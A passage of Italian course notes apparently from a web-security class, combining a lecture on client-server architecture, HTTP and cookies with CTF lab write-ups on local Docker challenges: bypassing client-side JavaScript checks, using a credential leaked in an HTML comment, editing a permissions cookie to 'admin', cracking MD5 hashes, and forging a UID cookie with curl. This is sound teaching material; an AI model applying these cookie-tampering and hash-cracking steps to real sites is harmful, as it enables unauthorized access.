    p=a(p,s,y,b,w[v+6],q,3225465664),b=a(b,p,s,y,w[v+11],x,643717713),y=a(y,b,p,s,w[v+0],z,3921069994),s=a(s,y,b,p,w[v+5],k,3593408605),p=a(p,s,y,b,w[v+10],q,3
    8016083),b=a(b,p,s,y,w[v+15],x,3634488961),y=a(y,b,p,s,w[v+4],z,3889429448),s=a(s,y,b,p,w[v+9],k,568446438),p=a(p,s,y,b,w[v+14],q,3275163606),b=a(b,p,s,y,w
    [v+3],x,4107603335),y=a(y,b,p,s,w[v+8],z,1163531501),s=a(s,y,b,p,w[v+13],k,2850285829),p=a(p,s,y,b,w[v+2],q,4243563512),b=a(b,p,s,y,w[v+7],x,1735328473),y=
    a(y,b,p,s,w[v+12],z,2368359562),s=c(s,y,b,p,w[v+5],B,4294588738),p=c(p,s,y,b,w[v+8],E,2272392833),b=c(b,p,s,y,w[v+11],F,1839030562),y=c(y,b,p,s,w[v+14],G,4
    259657740),s=c(s,y,b,p,w[v+1],B,2763975236),p=c(p,s,y,b,w[v+4],E,1272893353),b=c(b,p,s,y,w[v+7],F,4139469664),y=c(y,b,p,s,w[v+10],G,3200236656),s=c(s,y,b,p
    ,w[v+13],B,681279174),p=c(p,s,y,b,w[v+0],E,3936430074),b=c(b,p,s,y,w[v+3],F,3572445317),y=c(y,b,p,s,w[v+6],G,76029189),s=c(s,y,b,p,w[v+9],B,3654602809),p=c
    (p,s,y,b,w[v+12],E,3873151461),b=c(b,p,s,y,w[v+15],F,530742520),y=c(y,b,p,s,w[v+2],G,3299628645),s=C(s,y,b,p,w[v+0],H,4096336452),p=C(p,s,y,b,w[v+7],I,1126
    891415),b=C(b,p,s,y,w[v+14],J,2878612391),y=C(y,b,p,s,w[v+5],K,4237533241),s=C(s,y,b,p,w[v+12],H,1700485571),p=C(p,s,y,b,w[v+3],I,2399980690),b=C(b,p,s,y,w
    [v+10],J,4293915773),y=C(y,b,p,s,w[v+1],K,2240044497),s=C(s,y,b,p,w[v+8],H,1873313359),p=C(p,s,y,b,w[v+15],I,4264355552),b=C(b,p,s,y,w[v+6],J,2734768916),y
    =C(y,b,p,s,w[v+13],K,1309151649),s=C(s,y,b,p,w[v+4],H,4149444226),p=C(p,s,y,b,w[v+11],I,3174756917),b=C(b,p,s,y,w[v+2],J,718787259),y=C(y,b,p,s,w[v+9],K,39
    51481745),s=t(s,S),y=t(y,m),b=t(b,l),p=t(p,A);var N=h(s)+h(y)+h(b)+h(p);return N.toLowerCase()};

    </script>
```

L'indizio principale è che per ottenere la flag, dobbiamo trovarci in una situazione del tipo *getThat("Y")*. Tuttavia, questa è solo una funzione js (funzione JavaScript), quindi nel nostro browser possiamo andare nella sezione Console (seconda tab dopo tasto dx e Ispeziona/Esamina) e scrivere proprio come si vede qui:



Password: flag{console_controls_js}

In altro modo, si può osservare che la stringa in MD5 non viene controllata lato server.
La flag può essere ottenuta sfruttando il controllo da parte di *'/1/key.php'*, che controlla se la richiesta provenga da XHR (XMLHttpRequest, utilizzati per interagire con i server. È possibile recuperare dati da un URL senza dover aggiornare l'intera pagina). Quindi, si può usare quanto segue, ottenendo la flag:

```
$.ajax({
    type: 'GET',
    url: '1/key.php',
    success: function (file_html) {
      foo.innerHTML=(file_html)
    }
});
```

3) Das Blog: Testo e soluzione

Viene fornito un file README.md con il seguente testo:
RULES = you cannot access to 'web' and 'other' folders.

Quindi, per avviare l'esercizio (spostandosi [*cd*] in preventivo nella cartella che contiene tutto *Das Blog*):

- *chmod -R +rx ./*
- In un'altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. Deve rimanere aperta questa finestra.
  (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh* (lasciare aperta questa finestra)

Scritto da Gabriel

- Aprire un browser all'indirizzo http://127.0.0.1:8084

Soluzione

La pagina web è come segue:

You have stumbled upon Das Blog

Se inseriamo per esempio "test" nel nome utente e nella password, riceviamo il seguente messaggio:

Sorry, That Username / Password is incorrect.

Ispezioniamo la pagina:


```
<!-- Development test account: user: JohnsTestUser, pass: AT3stAccountForT3sting -->
<!doctype html>
<html>
  <link type="text/css" id="dark-mode" rel="stylesheet" href(unknown)>
  <style type="text/css" id="dark-mode-custom-style"></style>
▼<head>
    <title>Das Blog Login page</title>
  </head>
..▼<body> == $0
    <p>Sorry, That Username / Password is incorrect.</p>
  ▼<form action="?" method="post">
      <label for="Username">Username</label>
      <input type="text" name="Username">
      <br>
      <label for="Password">Password</label>
      <input type="password" name="Password">
      <br>
      <input type="submit" name="submit" value="Login">
    </form>
  </body>
</html>
```

All'inizio dello screen precedente, si noti il commento. Proviamo ad inserire quelle credenziali come segue:
Username: JohnsTestUser
Password: AT3stAccountForT3sting

You are now logged in as JohnsTestUser with permissions user


Username
Password
Login

Una volta impostato l'utente, si torni alla homepage e si nota che siamo entrati con i permessi di DEFAULT.




Welcome JohnsTestUser
You have DEFAULT permissions
The First Entry
This is my first time writing a blog for my very own, custom made, website!!!!
I can set posts to only show for users with special permissions!
Yet another log entry that you probably won't read
so... it turns out not a whole lot of people actually visit my blog... maybe I should host it on a public server?

Sembra che con questo account non abbiamo i permessi per raggiungere le "informazioni sensibili". Dobbiamo scoprire come vengono gestiti i permessi e possiamo provare con i cookie. I cookie sono nella sezione "Applicazione" del nostro strumento di debug.




Quello che si deve fare esattamente è:

- dopo aver immesso le credenziali di accesso precedente, si clicchi indietro una/due volte e si ritorni alla Home
- ora, viene visualizzato “You have DEFAULT permissions”
- in questa schermata, tasto destro e si clicca su “Inspect”, scheda “Cookies” e poi si imposta come “admin” nel campo “permissions”, nell’insieme che si vede sotto dei cookies nella pagina
- si ricarica la stessa pagina



Fatte le operazioni come descritto, ecco che si ottiene la flag.




Lezione 8: Ingredienti del Web/Ingredients of Web (Conti)

Dietro alla maggior parte delle applicazioni che utilizziamo, ci sta l'architettura client-server, alternativamente chiamata modello client-server, è un'applicazione di rete che suddivide le attività e i carichi di lavoro tra client e server che risiedono sullo stesso sistema o sono collegati da una rete di computer.
L'architettura client-server è tipicamente caratterizzata da postazioni di lavoro, PC o altri dispositivi di più utenti, collegati a un server centrale tramite una connessione Internet o un'altra rete. Il client invia una richiesta di dati e il server accetta e soddisfa la richiesta, inviando i pacchetti di dati all'utente che ne ha bisogno. Questo modello è chiamato anche rete client-server o modello di network computing.

Un client è una persona o un'organizzazione che utilizza un servizio. Nel contesto informatico, il client è un computer/dispositivo, detto anche host, che utilizza effettivamente il servizio o accetta le informazioni. I dispositivi client includono laptop, workstation, dispositivi IoT e altri dispositivi simili compatibili con la rete. Nel mondo IT, un server è un computer remoto che fornisce accesso a dati e servizi. I server sono solitamente dispositivi fisici come i server rack, anche se l'ascesa del cloud computing ha portato i server

virtuali nell'equazione. Il server gestisce processi come la posta elettronica, l'hosting di applicazioni, le connessioni a Internet, la stampa e altro ancora.

Per riassumere brevemente:
- In primo luogo, il cliente invia la propria richiesta tramite un dispositivo abilitato alla rete.
- Il server di rete accetta ed elabora la richiesta dell'utente.
- Infine, il server invia la risposta al client.



L'architettura client-server presenta tipicamente le seguenti caratteristiche:
- Le macchine client e server richiedono in genere risorse hardware e software diverse e provengono da altri fornitori.
- La rete ha una scalabilità orizzontale, che aumenta il numero di macchine client, e una scalabilità verticale, che sposta l'intero processo su server più potenti o su una configurazione multi-server.
- Un computer server può fornire più servizi contemporaneamente, anche se ogni servizio richiede un programma server separato.
- Sia le applicazioni client che quelle server interagiscono direttamente con un protocollo di livello di trasporto. Questo processo stabilisce la comunicazione e consente alle entità di inviare e ricevere informazioni.
- Sia il computer client che quello server hanno bisogno di uno stack completo di protocolli. Il protocollo di trasporto impiega protocolli di livello inferiore per inviare e ricevere singoli messaggi.

Ciascun dispositivo, in una rete, è univocamente identificato da un indirizzo IP, essenziale per l'identificazione. Un dispositivo potrebbe avere multiple comunicazioni (tramite le porte) e i dispositivi comunicano tramite i protocolli.
Alcuni esempi di architettura client-server (in particolare, ci serve il terzo) sono:
- Server di posta elettronica: Grazie alla facilità e alla velocità, la posta elettronica ha soppiantato la posta tradizionale come forma principale di comunicazione aziendale. I server di posta elettronica, coadiuvati da varie marche di software dedicati, inviano e ricevono e-mail tra le parti.
- Server di file: Se si archiviano file su servizi basati su cloud come Google Docs o Microsoft Office, si utilizza un file server. I file server sono luoghi centralizzati per l'archiviazione dei file e sono accessibili da molti client.
- Server web: Questi server ad alte prestazioni ospitano molti siti web diversi, ai quali i clienti accedono tramite Internet. Ecco una spiegazione passo per passo:
    - Il cliente/utente utilizza il proprio browser Web per inserire l'URL desiderato.
    - Il browser chiede al sistema dei nomi di dominio (DNS) un indirizzo IP.
    - Il server DNS trova l'indirizzo IP del server desiderato e lo invia al browser web.
    - Il browser crea una richiesta HTTPS o http
    - Il server/produttore invia all'utente i file corretti
    - Il client/utente riceve i file inviati dal server e il processo si ripete se necessario.

Le applicazioni Web sono accessibili dai browser (Chrome, Firefox, Edge, Vivaldi, ecc.). Il layout (come sono disposti gli oggetti graficamente) è gestito da HTML, che non è un linguaggio di programmazione, ma un linguaggio di *markup* (infatti, lo stesso nome completo è HyperText Markup Language).
L'HTML non è un linguaggio di programmazione per tre motivi:
1) non consente l'uso di variabili
2) non consente l'uso di dichiarazioni condizionali.
3) non fornisce strutture di looping iterativo.

Esso ha delle struttura che, tramite il CSS ad esempio (Cascade Style Sheets), permettono di arricchire le possibilità offerte da HTML per garantire effetti grafici altrimenti non ottenibili.

Qui facciamo una distinzione tra:


- linguaggi lato client, in cui si ha un programma che viene eseguito sul computer client (browser) e si occupa dell'interfaccia/visualizzazione dell'utente e di qualsiasi altra elaborazione che può avvenire sul computer client, come la lettura/scrittura di cookie. Le operazioni sono come segue:
  1) Interagire con la memoria temporanea
  2) Crea pagine web interattive
  3) Interagire con la memoria locale
  4) Inviare richieste di dati al server
  5) Inviare richieste al server
  6) lavorare come interfaccia tra il server e l'utente
  Di questi fanno parte Ajax, CSS, JavaScript

- linguaggi lato server, in cui si ha un programma che viene eseguito sul server e che si occupa della generazione del contenuto della pagina web. Le operazioni sono come segue:
  1) Interrogazione del database
  2) Operazioni sui database
  3) Accedere/scrivere un file sul server.
  4) Interagire con altri server.
  5) Strutturare applicazioni web.
  6) Elaborare l'input dell'utente. Ad esempio, se l'utente inserisce un testo nella casella di ricerca, esegue un algoritmo di ricerca sui dati memorizzati sul server e invia i risultati.
  Di questi fanno parte PHP, Python, Ruby

Nelle trasmissione via web, il protocollo "base" è il ben noto *HTTP*: protocollo di livello applicativo per trasmettere documenti ipermediali, come l'HTML.
Col tempo, è stata sviluppata una versione sicura, nota come *HTTPS*, ottenuta rendendo http sicuro utilizzando una connessione *TLS* (Transport Layer Security, quindi un protocollo che garantisce comunicazione sicura) tra due host.
TLS garantisce la riservatezza, l'integrità dei dati, l'autenticazione del server e la resistenza a diversi attacchi specifici mentre i dati vengono trasmessi in rete.

Esistono in rete delle informazioni che tutti quotidianamente accettiamo chiamate *cookie*, che sono piccoli blocchi di dati creati da un server web mentre un utente naviga su un sito web e collocati sul computer o su un altro dispositivo dell'utente dal browser web di quest'ultimo. I cookie vengono memorizzati sul dispositivo utilizzato per accedere a un sito web e più di un cookie può essere memorizzato sul dispositivo dell'utente durante una sessione.
I cookie svolgono funzioni utili e talvolta essenziali sul web. Consentono ai server Web di memorizzare informazioni di stato (come gli articoli aggiunti al carrello in un negozio online) sul dispositivo dell'utente o di tracciare l'attività di navigazione dell'utente (tra cui il clic su determinati pulsanti, il login o la registrazione delle pagine visitate in passato). Possono anche essere utilizzati per salvare per un uso successivo le informazioni che l'utente ha precedentemente inserito nei campi dei moduli, come nomi, indirizzi, password e numeri di carte di pagamento.
Questo è utile, dato che HTTP è *stateless* di per sé, quindi non memorizza informazioni.

Tuttavia, si possono ovviamente avere dei problemi.
Il *cookie hijacking/dirottamento dei cookie* , chiamato anche *session hijacking*, è un modo per gli hacker di accedere e rubare i vostri dati personali e può anche impedirvi di accedere a determinati account. Il dirottamento dei cookie è altrettanto potente, a volte di più, della scoperta della vostra password.
Possono essere visibili tramite apposita tab del browser tramite "Ispeziona" e cliccando la tab "Applicazione/Application", infine cliccando la scheda "Cookies".



I cookie vengono creati per identificare l'utente quando visita un nuovo sito web. Il server Web, che memorizza i dati del sito, invia un breve flusso di informazioni identificative al browser Web dell'utente.
I cookie del browser sono identificati e letti da coppie "nome-valore". Queste indicano ai cookie dove devono essere inviati e quali dati richiamare.

Il server invia il cookie solo quando vuole che il browser web lo salvi. Se vi state chiedendo "dove vengono memorizzati i cookie", è semplice: il browser Web li memorizza localmente per ricordare la coppia "nome-valore" che vi identifica.
Se l'utente torna a visitare il sito in futuro, il browser web restituisce i dati al server web sotto forma di cookie. A questo punto il browser lo rimanda al server per richiamare i dati delle sessioni precedenti.

I client richiedono al server alcune cose con alcuni metodi HTTP come ad esempio *GET, POST, PUT, HEAD, DELETE, PATCH, OPTION*S, ecc.
GET è utilizzato per richiedere dati da una risorsa specifica.
- Ad esempio, */test/demo.php?nome1=valore1&nome2=valore2*
- La stringa di query viene inviata nell'URL di una richiesta GET.

POST è utilizzato per inviare dati a un server per creare/aggiornare una risorsa
- I dati inviati sono memorizzati nel corpo della richiesta HTTP della richiesta

Le applicazioni di solito si aspettano alcuni input
- Ad esempio, una calcolatrice si aspetta dei numeri.

Dobbiamo controllare l'input che la nostra applicazione riceve.
Questo processo è chiamato validazione e *sanitizzazione* degli input (*input validation* and *sanitization*)
L'applicazione elabora solo gli input fattibili, rifiutando quelli non fattibili. Dove mettere queste cose?
- Lato client: può essere facilmente aggirato (ad esempio, se basato su JS).
- Lato server: aumentano l'overhead del server.

Esercizi Lezione 8

1) Ajax Not Borax: Testo, aiuti e soluzione

Testo

http://127.0.0.1:8083/
(use ./docker_run.sh to run the server locally)
Rules: you cannot access the 'web' folder, but you can use online tools.

Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *Das Blog*):

- *chmod -R +rx ./*
- In un'altra finestra di terminale (diversa da quella dei successivi comandi) → *sudo dockerd*
  In questo modo, si attiva il daemon di Docker. Deve rimanere aperta questa finestra.
  (Basta farlo una volta sola, resta attivo dopo)
- *sudo ./docker_build.sh*
- *sudo ./docker_run.sh* (lasciare aperta questa finestra)
- Aprire un browser all'indirizzo http://127.0.0.1:8083/

Aiuti:

1) If you check the JS, you see two main functions, one that checks the username, and one that checks the password. The correct pairs of username-passwords are retrieved using a "webhooks" ajax function. These values are then compared with the MD5 function.
   This is client-side control: by placing a breakpoint in the right place, we can retrieve the correct ***username***. Since this is an MD5 encoded username, you need to crack it.
   Use some online tools.
2) If you are here, you successfully retrieved the *username*: "tideade".
   Now we aim to get the password. Let us focus on the second if-block. Now the comparison is between 2 MD5 values, i.e., the retrieved real password is in clear!
   With the debugger, we obtain an encoded version of the solution.

Soluzione

La pagina web si presenta come segue:

This time I'll be sure to use encryption


Username [username] Password [password]

Il nostro obiettivo è probabilmente quello di trovare un nome utente e una password adeguati che ci permettano di accedere al sistema e di stampare (?) una flag. Se si gioca un po' inserendo stringhe a caso all'interno delle caselle di testo si vede un messaggio che dice "nome utente non corretto" o "password non corretta".


Possiamo analizzare il codice Javascript:

```
// For element with id='name', when a key is pressed run this function
$('#name').on('keypress',function(){
  // get the value that is in element with id='name'
  var that = $('#name');
  $.ajax('webhooks/get_username.php?username='+that.val(),{
  }).done(function(data){ // once the request has been completed, run this function
      data = data.replace(/(\r\n|\n|\r)/gm,""); // remove newlines from returned data
      if(data==MD5(that.val())){ // see if the data matches what the user typed in
        that.css('border', '1px solid green'); // if it matches turn the border green
        $('#output').html('Username is correct'); // state that the user was correct
      }else{ // if the user typed in something incorrect
        that.css('border', ''); // set input box border to default color
        $('#output').html('Username is incorrect'); // say the user was incorrect
      }
    }
  );
});
// dito ^ but for the password input now
$('#pass').on('keypress', function(){
  var that = $('#pass');
  $.ajax('webhooks/get_pass.php?username='+$('#name').val(),{
  }).done(function(data){
      data = data.replace(/(\r\n|\n|\r)/gm,""); // remove newlines from data
      if(MD5(data)==MD5(that.val())){
        that.css('border', '1px solid green');
        $('#output').html(data);
      }else{
        that.css('border', '');
        $('#output').html('Password is incorrect');
      }
    }
  );
```

Ci sono due funzioni principali, una che controlla il nome utente e una che controlla la password. Le coppie corrette di nome utente-password vengono recuperate tramite una funzione ajax "*webhooks*".
Questi valori vengono poi confrontati con la *funzione MD5*.
Nel browser, possiamo impostare un breakpoint nella riga che assegna "*data*" nel primo blocco if; l'MD5 del nome utente (reale) è *"c5644ca91d1307779ed493c4dedfdcb7"*



Possiamo decifrarlo? Notando il codice descritto, si ha una funzione JavaScript che fa intuire che si tratta di una hash MD5. Possiamo usare ad esempio il sito seguente: https://crackstation.net/



Il nome utente è "tideade" e se lo inseriamo nella nostra interfaccia vediamo che è quello giusto.

Concentriamoci sul secondo blocco if. Ora il confronto è tra 2 valori MD5, cioè la password reale recuperata è in chiaro in XHR. Con il debugger otteniamo il seguente valore:
"ZmxhZ3tzZDkwSjBkbkxLSjFsczlISmVkfQ==".

```
40          }
41        );
42      });
43      // dito ^ but for the password input now
44      $('#pass').on('keypress', function(){
45        var that = $('#pass');
46        $.ajax('webhooks/get_pass.php?username='+$('#name').val(),{
47        }).done(function(data){
48          data = data.replace(/(\r\n|\n|\r)/gm,""); // remove newlines from
49          if(MD5(data)==MD5(that.val())){
50            that.css('border', '1px solid green');
51            $('#output').html(data);
52          }else{
53            that.css('border', '');
54            $('#output').html('Password is incorrect');
55          }
56        }
57      );
58    });
59
```

È una stringa in base64, ma non ci interessa. Se lo inseriamo nel campo, appare un messaggio: la password! Possiamo decodificarla e convertirla in una base normale, rivelando la flag:
flag{sd90J0dnLKJ1ls9HJed

2) Sweeeeeet: Testo, aiuti e soluzione

<u>Testo</u>

When you see a *docker-compose* file, use the following command to run the exercise:
    sudo docker-compose up

If your machine does not provide *docker-compose*, you can install it by following this guide:
https://docs.docker.com/compose/install/
To solve the exercise, you need first to inspect the app with the browser's debugger, and then, once you understood what you need to solve it, we suggest you write a Python script.

Some useful Python libraries:

```
import hashlib
import codecs
import numpy as np
import requests
```

A request example:

```
#IP
ip = "127.0.0.1"
port= "8080"

#we first check that our MD5 works by comparing Md5(100) with
#the one in the webpage
control = "f899139df5e1059396431415e770c6dd"
tester = 100
tester_b = str.encode(str(tester))
tester_md5 = hashlib.md5(tester_b).hexdigest()
print(f"tester={tester_md5 == control}")
```

The test returns *true;* that's actually useful for the exercise logic and solution.

Scritto da Gabriel

Aiuti:
1) There are two cookies:
1. FLAG: which contains an incomplete flag;
2. UID: user ID
What we can think is that by giving the correct user-ID, the page will return the flag.
The value contained in UID “f899139df5e1059396431415e770c6dd” seems a hashed value.
By using a password cracker, we can see that the value is an MD5 hash, where the ciphertext is 100.
This means that the UID= MD5(100) is a wrong UID (since we don’t have a correct flag). UID seems the MD5 of an integer: what if we bruteforce them? We can start from 1 to 100.
2) A brute-force among several integer numbers seems the right approach.

Quindi, per avviare l’esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *Sweeeeeet*):

- *chmod -R +rx ./*
- *sudo dockerd* (In una finestra di terminale a parte da quella dei comandi successivi; basta farlo una volta e occorre lasciare la finestra aperta)
- *sudo docker-compose up* (lasciare aperta questa finestra)
- Aprire un browser all’indirizzo http://127.0.0.1:8080/

Soluzione

Abbiamo la seguente pagina Web:


Hey You, yes you!
are you looking for a flag, well it's not here bruh!
Try someplace else

Non c’è molto da guardare qui. Ispezionando i cookie si può notare qualcosa di interessante:

Ci sono due cookies:
1. FLAG: che contiene un flag incompleto;
2. UID: ID utente
Possiamo pensare che, fornendo l’ID utente corretto, la pagina restituirà la flag.

Il valore contenuto in UID “*f899139df5e1059396431415e770c6dd*” sembra un valore hash.
Utilizzando un cracker di password (crackstation.net) possiamo vedere che il valore è un hash MD5, dove, codificando con MD5 con Crackstation, si ricava 100.

Letteralmente, modifico nei Cookie lo UID inserendo 100 e la flag viene visualizzata.



La flag è formattata come URL; ecco che, modificando il tutto opportunamente, diventa:
encryptCTF{4lwa4y5_Ch3ck_7h3_c00ki3s}

Alternativamente [cfr: empirectf/README.md at master · EmpireCTF/empirectf (github.com)]

Visitando il sito la prima volta, viene dato un cookie UID:

$ curl -vv http://104.154.106.182:8080/ 2>&1 | grep "Set-Cookie"
< Set-Cookie: UID=f899139df5e1059396431415e770c6dd; expires=Sat, 06-Apr-2019 14:20:00 GMT; Max-Age=172800

Visitando il sito la seconda volta con il cookie UID impostato, otteniamo un altro cookie:
$ curl -b "UID=f899139df5e1059396431415e770c6dd" -vv http://104.154.106.182:8080/ 2>&1 | grep "Set-Cookie"
< Set-Cookie: FLAG=encryptCTF%7By0u_c4nt_U53_m3%7D

Ma questa non è la bandiera.

È interessante notare che l'UID è sempre lo stesso, anche quando si visita con browser diversi o da IP diversi. Infatti, l'hash è un hash noto ed è *md5("100") == "f899139df5e1059396431415e770c6dd"*. Possiamo cambiare il nostro UID in *md5("0") == "cfcd208495d565ef66e7dff9f98764da"*, che ci fornisce il flag effettivo:

$ curl -b "UID=cfcd208495d565ef66e7dff9f98764da" -vv http://104.154.106.182:8080/ 2>&1 | grep "Set-Cookie"
< Set-Cookie: FLAG=encryptCTF%7B4lwa4y5_Ch3ck_7h3_c00ki3s%7D%0A

Da questo, si capiva il senso del codice di confronto che lo SPRITZ ha dato sopra.

Inoltre, se si provassero ad inviare in bruteforce MD5 da 0 a 101, l'unica risposta diversa è proprio quella data da *md5(0)*.
Il tutto è risolvibile con una sola linea di codice:

```
curl http://104.154.106.182:8080/ -H "Cookie: UID=$(printf %s '0' | md5sum | cut -c 1-32)" --head -s |
grep -oP 'FLAG=\K([a-zA-Z0-9\{\}%_]+)' | perl -pe 's/\%(\w\w)/chr hex $1/ge'
```

Scritto da Gabriel

3) Vault: Testo, aiuti e soluzione

Testo

You do not have access to any file.
The challenge can be resolved only browser side.

To launch the app, run the following
- docker-compose up

Aiuto:

1) If we try to insert some random values, e.g., "test", the application responds with a "Denied Access" page.
   We need to guess correct credentials to reach the flag. A fair hypothesis is
   that the APP is using a database like system that handles the password. If we inspect the page
   we do not see any useful information that we can exploit.
   As aforementioned, a fair hypothesis is that the system relies on a database, so what about
   SQL injection?
   Search on the web how simple SQL injection works.

Quindi, per avviare l'esercizio (spostandosi (cd) in preventivo nella cartella che contiene tutto *Vault*):

- *chmod -R +rx ./*
- *sudo dockerd* (In una finestra di terminale a parte da quella dei comandi successivi; basta farlo una volta e occorre lasciare la finestra aperta)
- *sudo docker-compose up*
- Aprire un browser all'indirizzo http://127.0.0.1:9090/

Soluzione

Ci viene fornita la seguente pagina web:

Se proviamo a inserire alcuni valori casuali, ad esempio "test", l'applicazione risponde con una pagina "Accesso negato". Sembra che sia necessario indovinare le credenziali corrette per raggiungere la flag. Un'ipotesi corretta è che l'applicazione utilizzi un sistema simile a un database per la gestione delle password. Se ispezioniamo la pagina non vediamo alcuna informazione utile che possiamo sfruttare.

Proviamo ad usare una SQL Injection.
